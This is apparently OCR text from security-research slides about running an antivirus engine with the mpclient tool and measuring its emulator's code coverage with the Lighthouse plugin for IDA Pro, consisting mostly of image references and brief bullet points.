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

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

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

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



# mpclient git.io/fbp0X



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




# Demo


Scanning with `mpclient`

# Dynamic Analysis - Code Coverage

- Getting an overview of what subsystems are being hit is helpful in characterizing a scan or emulation session
  - Breakpoints are too granular
- Emulator has no output other than malware identification
- Lighthouse code coverage plugin for IDA Pro from Markus Gaasedelen of Ret2 Systems / RPISEC





